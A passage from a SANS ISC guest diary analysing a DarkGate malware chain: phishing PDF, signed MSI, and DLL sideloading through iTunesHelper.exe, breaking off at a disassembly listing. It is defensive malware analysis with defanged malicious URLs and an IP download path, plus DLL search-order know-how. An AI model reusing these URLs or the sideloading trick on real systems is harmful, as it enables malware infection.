[Guest Diary] Dissecting DarkGate: Modular Malware Delivery and Persistence as a Service.

Published: 2024-02-29
Last Updated: 2024-02-29 01:41:25 UTC
by John Moutos, SANS BACS Student (Version: 1)

1 comment(s)

[This is a Guest Diary by John Moutos, an ISC intern as part of the SANS.edu Bachelor's Degree in Applied Cybersecurity (BACS) program [1].

Intro

From a handful of malware analysis communities I participate in, it is not uncommon for new or interesting samples to be shared, and for them to capture the attention of several members, myself included. In this case, what appeared to be a routine phishing PDF, led to the delivery of a much more suspicious MSI, signed with a valid code signing certificate, and with a surprisingly low signature-based detection rate on VirusTotal [2] (at time of analysis) due to use of several layered stages.

Context

Modern malware utilizing multiple layers of abstraction to avoid detection or response is not a new concept, and as a result of this continuous effort, automated malware triage systems and sandboxes have become crucial in responding to new or heavily protected samples, where static analysis methods have failed, or heuristic analysis checks have come back clean. Attackers are wise to this, and often use legitimate file formats outside of the PE family, or protect their final stage payload with multiple layers to avoid being detected through static analysis, and subsequently profiled through dynamic analysis or with the aid of a sandbox / automated triage system.

Analysis

The following sample not only fit the profile previously mentioned, but was also taking advantage of a presumably stolen or fraudulent code signing certificate to pass reputation checks.

At a first glance, the downloaded PDF appears normal and is of fairly small size.




Figure 1: Initial PDF Details

Opening the PDF with any suitable viewer, we can see an attempt to convince unknowing users to download a file, promising to resolve the fake load error.




Figure 2: Initial PDF Displayed

The “Open” button points to a wrapped doubleclick[.]net AD URL (“*hxxps[://]adclick[.]g[.]doubleclick[.]net//pcs/click?f1587wub8-24-TzRtAOnedriveBskd&&adurl=//selectwendormo9tres[.]com?utm_content=AAhqplxaJo&session_id=3VHLBRuVfwDKTPWgylgR&id=b2WBu&filter=FSBMsIgzmQ-plvZI&lang=zh&locale=US*”), which when followed arrives at “*hxxp[://]95[.]164[.]63[.]54/documents/build-x64[.]zip/build-x64[.]msi*”. It is with this MSI where the initial infection chain starts, assuming the unsuspecting user proceeds to run the MSI after download.

Inspecting the MSI, it does not appear to be artificially inflated with junk data as per the file size, and as a bonus it has a valid digital signature from a genuine certificate issued to “Inoellact EloubantTech Optimization Information Co., Ltd.” from GlobalSign [3].




Figure 3: Downloaded MSI Details




Figure 4: MSI Signature & Certificate Details

To extract the content from the MSI, there are a plethora of tools that can be used. Universal Extractor [4], 7-Zip [5], and the built-in extractor feature in the multi-purpose analysis tool “Detect It Easy” (DIE) [6] will handle the job without issue.




Figure 5: MSI Opened in DIE

With the content of the MSI extracted, there are two important files to note, the first named "Binary.bz.WrappedSetupProgram", which is the embedded cabinet (CAB) file, and the second named "Binary.bz.CustomActionDll" which is an embedded DLL.




Figure 6: Extracted Cabinet File in DIE




Figure 7: Extracted DLL File in DIE

The DLL only serves to assist in the deployment of the cabinet file during the MSI installation process, but it should be noted it also has several other execution paths, corresponding to different installer modes and the respective entry point followed.




Figure 8: Extracted DLL Entry points

Returning back to the extracted cabinet (CAB) file, we can simply open it with 7-Zip to view the contents.




Figure 9: Cabinet File Contents

The file “iTunesHelper.exe” has a valid signature from Apple, whereas the “sqlite3.dll” and “CoreFoundation.dll” files are unsigned. These files will presumably be loaded (“CoreFoundation.dll” is listed in the Import Table) when "iTunesHelper.exe" is launched, so I will focus on these files.

Due to how Windows searches for and loads DLLs [7], the "iTunesHelper" application will load any DLL named "CoreFoundation". Windows first searches the directory where the application launched from, and in this case, it would find a match and load the DLL. Windows then falls back to the System32 directory, then the System directory, the Windows directory, the current working directory, all directories in the system PATH environment variable and lastly all directories in the user PATH environment variable.





Figure 10: iTunesHelper EXE Signature



#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
0	0003d310	00000000	00000000	0003d89e	0002e058	1af29737	CoreFoundation.dll
1	0003d720	00000000	00000000	0003d97c	0002e468	5ee47df8	SETUPAPI.dll
2	0003d760	00000000	00000000	0003d9ae	0002e4a8	cd5b2a82	SHLWAPI.dll
3	0003d340	00000000	00000000	0003dd84	0002e088	9b1995b8	KERNEL32.dll
4	0003d778	00000000	00000000	0003de76	0002e4c0	19ffe8be	USER32.dll
5	0003d2b8	00000000	00000000	0003df2a	0002e000	c12ff91a	ADVAPI32.dll
6	0003d7f0	00000000	00000000	0003dff8	0002e538	ab5f61b5	ole32.dll
7	0003d6e0	00000000	00000000	0003e002	0002e428	f32aa809	OLEAUT32.dll

Figure 11: iTunesHelper EXE Import Table

Upon closer inspection at the “sqlite3” DLL, it does not appear to be a valid PE (Portable Executable) file, but it will be revisited.




Figure 12: sqlite3 File Junk Data

Inspecting the “CoreFoundation” DLL with a disassembler such as IDA [8], Ghidra [9], or Binary Ninja [10], and going to the main entry point, we can trace the execution flow up to where a function named

"CFAbsoluteTimeAddGregorianUnits" is called, which when followed checks if the process it has been loaded into is running from the path "c:\\debug", followed by a message box popup with the string "debug dll start". This functionality is unrelated to the malicious behavior, but is a good indication the file has been tampered with, along with the lack of a valid signature.

```
DllEntryPoint   proc near                ; DATA XREF: HEA
